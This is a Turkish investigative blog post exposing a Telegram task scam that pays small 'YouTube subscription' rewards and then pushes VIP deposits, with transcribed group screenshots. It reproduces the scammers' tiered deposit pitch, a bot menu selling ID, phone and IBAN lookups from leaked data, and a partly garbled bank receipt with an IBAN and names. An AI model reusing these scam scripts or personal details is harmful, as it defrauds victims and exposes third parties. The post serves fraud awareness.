






Hesapla ilgili hata aldığımı paylaştığımda aklımı hemen bir soru kurcalamaya başlamıştı. Gerçekten kurbanlarının güvenlerini kazanmak için öncesinde onların banka hesaplarına bir miktar para mı gönderiyorlardı? Bunun için dolandırıcıya ilettiğim IBAN numarasına para transferi yapıp yapılmadığını sorgulattığımda para transferi yapıldığını öğrendim! Kaz gelecek yerden tavuk esirgemeyen dolandırıcıların tezgahı yavaş yavaş ortaya çıkıyordu.

Parayı ve dekontu almadan görevleri yapmayacağımı kendisine söyledikten sonra dekontu gönderen dolandırıcı ardından beni **64** kişiden oluşan **Yarı Zamanlı Görev Grubu** isimli bir Telegram grubuna aldı. Grupta günlük olarak paylaşılan görevleri yerine getirirsem görev başına **60 TL** kazanabileceğimi de belirtmeyi ihmal etmedi.





Yarı Zamanlı Görev Grub

63 members



July 31

Resepsiyonist - Nilu Balpanç added you to this group



Message







Yarı Zamanlı Görev Grubu

64 members

Notifications

Off



Members





MG

Mustafa 

last seen recently



Resepsiyonist - Aiyla ★

online Admin



Resepsiyonist - Nilu Balpañç 🥰

online Admin



Aysel

last seen recently



Şäljım Jdidi

last seen recently



Sibel 

last seen recently



Esra 

last seen recently



Yarı Zamanlı Görev Grubu

64 members



last seen recently



Esra ■■■■■

last seen recently



Resepsiyonist_Tuncay 🇹🇷

Admin

last seen recently



Nilay ■■■

last seen recently



Eda Alev

last seen recently



TC Ayşe

last seen recently



Aksoy

last seen recently



Can

last seen recently



Resepsiyonist-Semra Elin 💎

Admin

last seen recently



Hakan ■■■

last seen recently



Mine ■■■

last seen recently



Ahmet ■

last seen recently



Umut ■



Yarı Zamanlı Görev Grubu

64 members





Erdoğan
last seen recently



Musa
last seen recently



Resepsiyon-Zeynep Yücel ★ Admin
last seen recently



BT
last seen recently



Resepsiyonist_Nehir H👤 Admin
last seen recently



Adil
last seen recently



Resepsiyonist_Abramova 🐻 Admin
last seen recently



Çetin ■ ■
last seen recently



Ayşe ■ ■
last seen recently



Effendy
last seen recently



Hülya ■ ■
last seen recently



Serdar ■ ■
last seen recently

Yarı Zamanlı Görev Grubu

64 members

last seen recently

Resepsiyonist_Hatice 🎁 Admin
last seen recently

Ceetin
last seen recently

Faruk last seen recently

receptionist Aleyna 🧡 Admin
last seen recently

Kemal last seen recently

Resepsiyonist- ELMAS 📁 Admin
last seen recently

Resepsiyonist-Eylül ★ Admin
last seen recently

Resepsiyon-Aysegul Yazar 🌟 Admin
last seen recently

Receptionist ~ rustle Owner
last seen recently

Receptionist ~ Lisa Admin
last seen recently

Task release- Mina Admin
last seen recently

Dolandırıcıya para transferini X bir bankadan mı yaptığını sorduğumda, ödemelerin üçüncü bir parti tarafından yapıldığını söyledi. Bu defa yeni bir soru aklımı kurcalamaya başladı. Dolandırıcılar, ağlarına başka yöntemlerle düşürdükleri kurbanlarının hesaplarını bu dolandırıcılık operasyonunda paravan olarak mı kullanıyorlardı yoksa bu hesaplar gerçekten dolandırıcıların kendilerine mi aitti?

Hızla bu ve aklımı kurcalayan aşağıdaki diğer soruların yanıtlarını aramaya koyuldum.

Cep telefonu numaralarımızı nereden, nasıl bulmuş olabilirlerdi? Kurbanlarını nasıl ağlarına düşürüyorlardı? Para transferi için kullanılan hesaplar kimlere aitti? Bu operasyonu hangi ülkeden yürütüyorlardı? Dolandırıcılar Türkçe biliyorlar mıydı yoksa çeviri araçları mı kullanıyorlardı?

Cep telefonu numaralarımızı nereden ve nasıl bulmuş olabilirlerdi?

[e-Devlet Hacklendi mi?](#) başlıklı yazımda olduğu üzere bilgilerimizin yer altı dünyasında elden ele gezdiği son yıllarda tehdit aktörlerinin, dolandırıcıların cep telefonu bilgilerimize ulaşmak için ilave bir efor harcayarak bir yerleri hacklediğini ve oradan bu bilgileri sızdırdığına pek ihtimal vermiyorum.

1,064 subscribers

Bot Yardım

yeni sunucumuz discord.gg/

Ad Soyad

Ad Şehir

TC Sorgu

Alle Sorgu

Sülale Sorgu

TC-GSM Sorgu

GSM-TC Sorgu

E-Okul Vesika

Ehliyet Vesika

Seri No Sorgu

IBAN Sorgu

IP Sorgu

Random Sorgu

Ayak Sorgu

Info

June 27

İNDİRİM



BOT PANEL DİSCORD



ÖZELLİKLER:




Ad Soyad

Neden dersenez, tehdit aktörlerini, dolandırıcıları siber dünyada adım adım izleyen ve buna yönelik olarak müşterilerine anlık olarak siber tehdit istihbaratı sağlayan [SOCRadar XTI](#) platformunda örnek bir cep telefonu numarasını arattığımda, yer altı dünyasında paylaşılan veri sızıntıları dosyalarında bu cep telefonu numaralarının yer aldığını görebildim. Hatta birden fazla sızıntı dosyasında ortak olarak kullanılan cep telefonu numarasından bir kişi ile ilgili eksik bilgileri de tamamlamak mümkün olabiliyor.

The image displays two screenshots of the SOCRadar XTI platform interface. The top screenshot shows a search result for a phone number '0533' with a red arrow pointing to the 'Exposed Raw Data' tab. The bottom screenshot shows a search result for a URL 'https://www.gemini-database/135in-gem-to-gem-database-74306.html' with a red arrow pointing to the 'Exposed Raw Data' tab.

Ayrıca WhatsApp üzerinden buna benzer gerçekleştirilen dolandırıcılıkların dünyanın başka [ülkelerinde de](#) yapıldığını unutmamak gerekiyor dolayısıyla uluslararası bir dolandırıcılık şebekesi ile karşı karşıya kaldığımızı söylersek yanlış olmaz.




Kurbanlarını nasıl ağılarına düşürüyorlardı?

Yarı Zamanlı Görev Grubu isimli bir Telegram grubuna girdikten kısa bir süre sonra görevlerin paylaşıldığı, ekran görüntülerinin ve yazışmaların yağmur gibi yağdığı bir ortamda kendimi buldum ve grupta olan biteni izlemeye karar verdim.

Bir süre izledikten sonra yöneticiler de dahil olmak üzere gruptaki kişilerin isim – profil resimleri ve kullandıkları dil arasında uyumsuzluk olması dikkatimi çekti. Birkaç profil fotoğrafını yazının başında olduğu gibi internette arattığımda bambaşka kişilere ait olduğunu dolayısıyla sahte olduğunu tespit ettim.





Andy Jumpita
last seen recently




Info


Unknown
Mobile


Notifications

On












Gruba gönderilen Türkçe mesajlardaki yazım hatalarından, zaman zaman Türkçe konuşan kişilerin Çince ve İngilizce cümleler de kurmasından dolayı gruptaki çoğu kişinin aslında [bot](#) olduğunu anladım.



İşin kötü yanı ise botlar tarafından kullanılan profil fotoğraflarının masum vatandaşlarımıza ait olduğu anlaşıyordu.







The image shows a WhatsApp profile card for a user named 'Musa'. The profile picture is a group photo of four people: an older man in a white shirt and red tie, a woman in a blue dress, a woman in a black top, and a woman in a red top. The names of the three women are redacted with black boxes. The card includes a back arrow, a voice call icon, and a three-dot menu icon at the top. Below the photo, the name 'Musa' is displayed in white, followed by 'online'. A blue circular button with a speech bubble icon is on the right. The bottom section is dark blue and contains the 'Info' tab, the username '@twinklesxv', a QR code icon, the 'Notifications' section with a toggle switch set to 'On', and a blue circular button with a speech bubble icon.

Musa
online

Info

@twinklesxv
Username

Notifications
On



Türkiye saati ile saat **09:00**'da başlayan, **20** dakikada bir yenilenen ve akşam saat **20:30**'a kadar süren görevlerde, grup yöneticisi tarafından paylaşılan [YouTube](#) kanallarına abone olunması ve ekran görüntüsünü ya grupta ya da grup yöneticileri ile paylaşması bekleniyordu. Bu paylaşımları

yapanların da bu işten kazanç elde edebileceği vadediliyordu. Ayrıca daha fazla para kazanmak ve özel odalara katılabilmek için de tüccar görevi yapmanız bekleniyordu. Bunun için de en düşük miktar olan **500 TL** yatırmanız ve bunun karşılığında **650 TL** kazabileceğiniz belirtiliyordu.

←  **Yarı Zamanlı Görev Grub** 66 members

Pinned Message [Görev 15] YouTube abonelik görevi 1. Adım: Y...

July 31

Resepsiyonist - Nilu Balpanç added you to this group

Resepsiyonist - Aiyla added Mustafa Semih


Yönetici Rita ★ Admin

【Görev 15】 YouTube abonelik görevi

1. Adım: YouTube'u açın ve 
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ödülü almak için ekran görüntüsünü gönderin

 Bir sonraki görev bırakma zamanı 15:00 ⚡ 07:40

Yönetici Rita pinned "【Görev 15】 YouTube ab..."

14:41  75%

← 







Merhabalar Ben 4.77K subscribers 44 videos

Kanalım hobi amaçlı

9



Pinned Message

【Görev 22】 YouTube abonelik görevi 1. Adım: Y...

Yönetici Rita ★

Admin

【Görev 24】 İş verileri görevi
Gelişmiş Portföy Öğeleri (2-4
sipariş): Satıcı Onaylı: Depozito
ödendi.

Tüccar bildirimi: Piyasa talebine
göre, döviz spekülasyonuna
yardımcı olmak için artık farklı
IP'ler alıyoruz, yer sayısı sınırlıdır,
lütfen ayrıntılar için resepsiyon
görevlisine danışın.

VIP1 500 TL Cashback 650 TL+
(yeni gelen avantajı)
VIP2 2000 TL Geri Ödeme 2600
TL+ (grup karı)
VIP3 3000 TL Geri Ödeme 3900
TL+ (grup karı)
VIP4 6000 TL Geri Ödeme 7800
TL+ (grup karı)
VIP5 8000 TL Cashback 10400 TL+
(grup karı)
VIP6 12000 TL Geri Ödeme 15600
TL+ (grup karı)
VIP7 18000 TL Geri Ödeme 23400
TL+ (grup karı)
VIP8 25000 TL Geri Ödeme 32500
TL+ (grup karı)
VIP9 30000 TL Geri Ödeme 39000
TL+ (grup karı)
VIP10 60000 TL Geri ödeme 78000
TL+ (grup karı)

Kontenian sınırlıdır. önce gelen alır.

Yari Zamanli Görev Grub

110 members

Pinned Message

【Görev 22】 YouTube abonelik görevi 1. Adım: Y...
tamamıadım 11:27

Unread Messages

Aurora Raynor

Evet kontenjana kendimiz başvurabiliriz, kendimize inanmalıyız.

11:28

Yönetici Rita ★ Admin

İş verileri görevleri için görevi kendiniz seçin, örneğin: iş verileri görevini tamamladıktan sonra 500TL ödeyin, %30 ödül kazanın, 650TL Nakit Para kazanın. Aynı gün içerisinde 4 job data görevini tamamladıktan sonra resepsiyonist ile iletişime geçerek 3000 TL ek ödül alabilirsiniz.

11:28

İş görevleri, ek ödüller:

1. Aynı gün 30 görev tamamlayın ve ek 5000TL görev ödülü kazanın.
2. Aynı gün içinde 4 iş verisi görevini tamamlayın ve ek 3000TL görev ödülü kazanın.

Yukarıdaki ekstra görev ödülleri için lütfen resepsiyon görevlisi ile iletişime geçin.

11:28



←  **Yari Zamanli Görev Grub** 109 members

Pinned Message ×

【Görev 30】 YouTube abonelik görevi 1. Adım: Y...

2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin. ★ 13:15

 **Yönetici Rita** pinned " 【Görev 30】 YouTube ab..."

Yönetici Rita ★ Admin 13:15

Bugünün görevi gönderildi ve tamamlandı. Çalışma grubu, iş ortaklarının ihtiyaçlarına göre her gün 26 YouTube abonelik görevi (20 dakika) ve 4 iş verisi tıklama görevi (40 dakika) dahil olmak üzere 30 görev yayınlar. Aynı görevin ödülleri farklıdır. Günlük görevler sabah 09:00'da başlar ve akşam 20:30'da biter.

 13:16

Hasanstoi H harika.. görevleri bitirdim sayılır 😍 13:16

Aurora Raynor AR Son görev yayınlandı ve ödülü tamamladıktan sonra alabilirsiniz. 13:16

1

Görev esnasında paylaşılan bu YouTube kanalları, gruptaki kurbanları ikna etmek adına dolandırıcılar tarafından rastgele seçilen kanallar mıydı yoksa takipçi kazanmak için hizmet satın alan kişilerin kanalları mıydı sorusunun yanıtını bu zaman zarfında bulma şansım maalesef olmadı.

Takipçi hizmeti satın alanların istemeden de olsa bu tür dolandırıcıları finanse etme ihtimali olduğunu da unutmamaları faydalı olacaktır.

Yari Zamanli Görev Grub

... Janet is typing

Pinned Message

【Görev 26】YouTube abonelik görevi 1. Adım: Y...

Dözenlerin Şube	: 7777 -	DİREKT MOBİL CEP
Borçlu Hesap No	: 888-0444-0098988	
Makbul No	: 00162576708	
VKN/Vergi Daimi	: 227876707470	
Adı Soyadı/Unvan	: BEYTULLAH	
Adres	: KORD İLİK ÇAKILLI KASABASI	
	: KIRILARELİ	

Alacaklı Hesap No	: TR89 0006 4000 0014 3930 2547 08
Kartı Şube	: 8852 - HAZ. VE SER. PİY. ÖPRL. BÖL.
VKN/Vergi Daimi	:
Adı Soyadı/Unvan	: Fatma
Adres	:

TR770004000444888000098988

TUTAR BİLGİLERİ		
MEVQUAT	5008.03 TL	0.00 TL
İSCH	0.00 TL	5000.00 TL
GECEFT KOMİSYON	0.00 TL	7.65 TL
GECEFT BİSMİY	0.00 TL	0.38 TL
TOPLAM		5008.03 TL
YALNIZ BEŞİRİN SEHİZ TL ÇÜ KR		

B

👍 D RD AH

11:59

Yönetici Rita ★ Admin

【Görev 26】YouTube abonelik görevi

1. Adım: YouTube'u açın ve arayın
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin.

Bir sonraki görev bırakma zamanı19:20

★ 12:01

Yönetici Rita pinned " 【Görev 26】YouTube ab..."

←  **Yari Zamanli Görev Grub** 109 members

Pinned Message [Görev 12] YouTube abonelik görevi 1. Adım: Y...


Yönetici Rita ★ Admin

【Görev 5】 YouTube abonelik görevi

1. Adım: YouTube'u açın ve  arayın
2. Adım: Abone ol'a tıklayın
3. Adım: Bir ekran görüntüsü alın ve bu çalışma grubuna gönderin
4. Adım: Resepsiyonunuzla iletişime geçin, ekran görüntüsünü ödülü alan kişiye gönderin.

